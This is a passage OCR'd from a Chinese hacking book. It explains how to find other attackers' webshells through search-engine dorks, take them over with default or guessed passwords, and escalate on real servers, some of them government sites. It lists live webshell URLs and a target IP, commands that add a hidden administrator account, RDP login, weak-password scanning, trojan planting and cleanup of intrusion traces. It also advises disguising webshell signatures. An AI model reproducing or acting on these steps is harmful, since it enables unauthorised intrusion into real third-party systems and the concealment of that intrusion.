


图 2-12　使用 cmd5 网站反查设置密码的安全性

> **说明：**
>
> 在 Aspxspy 中还可以修改 SessionName、cookiePass 等值，以防止通过 SessionName 和 cookiePass 值来达到绕过验证的目的。

2. 获取 WebShell 的特征标识

继续在源代码中进行查看，在 1479 行发现一个明显的标识，“Copyright(C)2008 Bin ->WwW.RoOTkIt.NeT.Cn”，如图 2-13 所示，该标识会直接显示在 WebShell 中，直接将这些标识删除或者修改为自己独有的标识。

> **说明：**
>
> 寻找 WebShell 的特征标识，它是程序作者在写程序时用于说明版权所有等信息，表明该程序是某某完成的等，这些信息可以直接通过 Google 获取。



图 2-13　获取 WebShell 的特征标识

2.3.4　寻找他人的 WebShell

1. 通过特征在 Google 查询 WebShell

先在 Google 中输入“Copyright(C)2008 Bin ->WwW.RoOTkIt.NeT.Cn”进行查询，如图 2-14 所示，出来两个结果。需要注意输入查询的应该是："Copyright(C)2008 Bin ->WwW.RoOTkIt.NeT.Cn"，使用了双引号，是对指定的关键词进行搜索，否则出来将是包含这些关键字的合集的记录。



图 2-14　通过 Google 搜索 WebShell 的特征关键字

2. 通过特征在百度中查询 WebShell

在百度搜索引擎中输入"Copyright(C)2008 Bin ->WwW.RoOTkIt.NeT.Cn"进行查询，效果不太理想，如图 2-15 所示，无关于该精确特征的搜索结果。



图 2-15 通过百度搜索 WebShell 的特征关键字

2.3.5 处理获取的 WebShell

1. 直接打开第一个 WebShell

打开第一个 WebShell 的地址“http://www.xi********.com/ads/20081224160466.aspx”，结果出来为 aspxspy 的 WebShell，如图 2-16 所示，猜解了一些普通密码，都不是，看来笔者修改了默认密码，只好暂时放弃。



图 2-16 获取台湾地区某小学校的 WebShell

> **说明：**
>
> 既然有小黑入侵了该网站，除非入侵者对系统漏洞进行了修补，否则通过检测一样可以获取该系统的 Webshell。就本 WebShell 而言有三种方式进行突破，一种是写一个猜解机，通过反复输入密码值来进行判断，第二种是直接检测网站，实施渗透；第三种是尝试通过伪造 public string SessionName="ASPXSpy";public string cookiePass="ASPXSpyCookiePass";来突破。

2. 查看剩下的 WebShell

直接打开第二个搜索记录，如图 2-17 所示，嘿嘿，是政府网站，WebShell 还隐藏得蛮深的。



图 2-17　获取政府网站的 WebShell

3. 通知网站管理员

台湾地区的网站就不管了，去掉 WebShell 地址，直接打开网站地址“http://www.bsfgw.gov.cn/SISYSTEM/Web/OACMS_WWW/default.aspx”，打开后一看是“上海宝山发展改革物价信息网”，还是一个大家伙，呵呵，赶快通知相关管理人员，找了半天终于找到一个局长信箱，如图 2-18 所示，对存在的问题进行友情提醒，建议进行全面的安全检测。

4. 继续寻找 WebShell

在 Google 中输入“Copyright (C) 2008 Bin -> WwW.RoOTkIt.NeT.Cn”进行搜索，出来 41 项结果，如图 2-19 所示，对每一个结果进行查看，重点查看网站地址中包含 aspx 的地

址，例如“www.ipo.gansu.gov.cn/Ashkan.aspx”，即本案例中 Google 中的第二个搜索结果。



图 2-18 友情提醒



图 2-19 再次搜索 WebShell 的特征值

（1）获取不能执行的 WebShell

直接打开“http://www.ipo.gansu.gov.cn/Ashkan.aspx”，如图 2-20 所示，在网站中 http://www.ipo.gansu.gov.cn 显示为文本格式，表明该网站可能不支持 aspx。



图 2-20　获取不支持 aspx 的 WebShell

（2）获取某阿拉伯网站残缺 Webshell

继续查看结果，通过查看分别发现了其他的 WebShell：www.ktvc.ac.ir/LoadDynamicForm.aspx?FormCode=0，如图 2-21 所示，该文字表明为阿拉伯国家的一个 WebShell，由于插入不完整的原因，将 WebShell 的内容显示出来了，却不能执行。



图 2-21　获取某阿拉伯网站残缺 WebShell

（3）继续获取其他的 WebShell

通过搜索分别找到两个可以用的 WebShell 地址：

http://www.northforkrancheria. com/files/admin.aspx

http://www.icfi.ir/Files/Galleries/SecurityRole.aspx

如图 2-22 所示，直接打开这两个 WebShell，通过输入一些简单的密码进行测试，测试结果表明，入侵者修改了该默认的管理员密码。



图 2-22 再次搜索出两个 WebShell

2.3.6 总结与探讨

（1）本案例是 Google Hacking 的利用方式之一，利用该方法如果运气好的话，可以直接得到 WebShell。通过本方法即使没有获得真正的 WebShell，但从侧面可以知道得到 WebShell 的网站应该存在安全问题，那么下一步就是自己去挖掘网站漏洞，提升自己的技术水平。

（2）通过修改原创或者获取的 WebShell 中的标识来防范 Google Hacking，使自己的 WebShell 更加安全和隐蔽。

2.4 用 phpWebShell 抓肉鸡

一直以来，笔者都很希望天上能够掉一下一个“鸡馅饼”，直到今天才得以实现。但也不想一个人独享，因此将其过程写出来跟读者一起分享。在使用阿杰专用 phpWebShell 时，由于其源代码进行了加密，而在源文件开始处注明了默认密码为“456655”（如图 2-23 所示）。笔者知道很多菜鸟包括一些老鸟，都会因为重新解密比较麻烦而未修改控制密码；而如果能够在网上找到 WebShell 地址，也许能够获得控制权。



图 2-23　阿杰专用 phpWebShell 默认密码

2.4.1　使用搜索引擎查找 WebShell

笔者先用百度搜索了“阿杰专用 phpShell”，其结果中显示没有相关地址。我换成 Google，呵呵，出来了两个（如图 2-24 所示），从上往下依次单击连接进入相应页面，第一个 Google 搜索出来的记录的链接地址网页文件只能下载，不能正常浏览，第二个地址可以浏览。



图 2-24　使用 Google 搜索 phpShell

2.4.2 进行相关信息收集

（1）IP 地址定位

搜索结果 140.127.80.42/yeh/uploads/upfile/4_showdata.php 中包含了 IP 地址 140.127.80.42，说明该网站服务器 IP 地址就是 140.127.80.42，通过 www.ip138.com 进一步确认网站属于“台湾地区环境教育学会”，判断好网站的类型，才好进行进一步的控制或者检查。

> **说明：**判断类型至关重要，有一些网站我们是不能够随便弄的，弄了以后比较麻烦。在看清楚网站类型以后，如果觉得该服务器可以随便折腾，嘿嘿，随便干什么都可以。

（2）做好自我防护

在进行安全检查或者入侵时，一定要做好自我防护，很多存在安全漏洞的网站都被先期入侵者攻克，服务器往往被大量挂马，如果入侵服务器的是高手，弄一些 0day 来挂，呵呵，估计你就惨了，因此我们在入侵或者研究技术时，应尽可能地在肉鸡或者虚拟机上面进行。笔者通过在浏览器中直接输入 IP 后，结果出来一个很炫的东西（如图 2-25 所示）！当然笔者的杀毒软件检测出来该网页已经被人挂马。




图 2-25 黑客留言

2.4.3 获取 WebShell 与提权

1. 进入 WebShell 管理

当我们不了解对方时，都可以当成敌人，哈哈。在浏览器中输入查询的结果 140.127.80.42/yeh/uploads/upfile/4_showdata.php，输入默认密码“456655”，芝麻开门，进入 WebShell 管理，如图 2-26 所示。




图 2-26 进入 WebShell

说明：在网页上面有一些错误提示，可以不管它。

2. 执行命令

进入 WebShell 后，最关键的是判断 WebShell 有什么样的权限，否则弄半天也不能完全控制服务器就没有什么意思了。在 WebShell 控制主界面中单击“WebShell”在命令中输入“net user”并单击“运行”按钮，看看有什么用户（如图 2-27 所示），然后再次输入“net user aspnet aspnet /add”添加用户，输入“net localgroup administrators aspnet /add”命令将 aspnet 用户提升为管理员权限（如图 2-28 所示）。



图 2-27 查看系统用户



图 2-28 添加管理员账号

> **说明**：在繁体中文中，如果添加用户中出现了“Ln”字样，就表明账号添加成功。

再次输入“net localgroup administrators”，查看目前具有管理员权限的用户（如图 2-29 所示），在结果中我们看见了管理员添加的用户“aspnet”。




图 2-29 查看管理员用户是否添加成功

3. 检查 3389 远程终端开放情况

对于检查 3389 远程终端情况有很多种，在此不加赘述，由于可以直接执行命令，因此

在 WebShell 中输入“netstat –an”或者“netstat –an |find "3389"”查看 3389 端口是否打开。在本例中，我们可以看到该计算机 3389 端口是打开的（如图 2-30 所示）。



图 2-30　查看本地 3389 端口开放情况

本地开放了 3389 端口也不一定能够从远端连接，因此还需要在肉鸡或者自己的计算机上查看该 IP 地址对外端口开放情况。笔者使用“sfind –p 140.127.80.42”查看端口开放情况，出来的结果中表明能够连接该远程终端服务（如图 2-31 所示）。




图 2-31　在本机上查看远端 3389 开放情况

4．使用 3389 登录

既然开放了 3389 端口，还等什么，直接连接吧。输入用户名和密码，ok，直接进入该计算机（如图 2-32 所示）。




图 2-32　通过 3389 进入该计算机

5. 渗透和扫尾

使用 net view 看看服务器网络情况（如图 2-33 所示），看看是否存在弱口令，进行 sql 弱口令扫描，arp 挂马等。由于该计算机已经被人挂马在先，因此该计算机只能是试验的场所。所以在操作时应该小心为主，最后清除自己在入侵过程留下的痕迹。




图 2-33　查看网络情况

2.4.4 总结与探讨

本文仅仅是一个控制肉鸡的思路，通过默认的口令来实施控制。从“高手”中收获肉鸡，其技术难度不大。所以说，入侵不一定要高技术，关键是要想得到，思维和创新是入侵成功的必然条件。

2.5 利用 JFolder 后门渗透某网站

2.5.1 JFolder 搜索与测试

1. 搜索 JFloder

JFolder 是一款流行的 JspWebshell 后门，能进行文件管理等操作。在 Google 中进行定位搜索“filetype:jsp JFolder.jsp”，如图 2-34 所示，搜索出多个搜索结果。在这些搜索结果可以看到在第 9 个和第 10 个的地址栏中包含有 JFolder.jsp。



图 2-34 获取存在 JFolder.jsp 的页面

2. 测试 WebShell

单击第 9 个记录，如图 2-35 所示进入 JFolder 的 WebShell 界面，在该界面中可以清楚地看到“www.hmilyld.cn By Hmilyld 修改”字样。在登录密码中输入一些简单密码进行登录测试，测试结果表明该 Shell 采用了自己的密码。在获取这类 WebShell 的处理时，有两种方法：一种是逆向追踪 WebShell 作者，从作者处获取 WebShell，再在 WebShell 中获取登录密码进行测试；另外一种就是直接对存在 WebShell 的网站进行渗透测试。



图 2-35 WebShell 登录测试

2.5.2 Web 渗透测试

1. 目录浏览测试

在 WebShell 地址中去掉 WebShell 的名称进行浏览，如图 2-36 所示，其访问地址为：http://www.cshtz.gov.cn/webkey/apps/cms/upload/，回车后可以获取该目录下的所有图片等文件。测试表明该网站对目录权限设置不严格，允许匿名用户自己浏览目录。




图 2-36 目录访问测试

2. 获取 WebShell

依次逐层减少目录进行访问，最终在 webkey 目录获取了一个不用访问密码的 WebShell，如图 2-37 所示。



图 2-37　获取 WebShell

2.5.3　服务器提权

1. 上传文件

在获取第一个 WebShell 后，可以有选择地上传一些文件，例如上传自己使用熟练的 WebShell，如图 2-38 所示，上传一个 Jbrowser 的 WebShell，另外，还可上传一些常用的工具软件，如 samsinside 等。

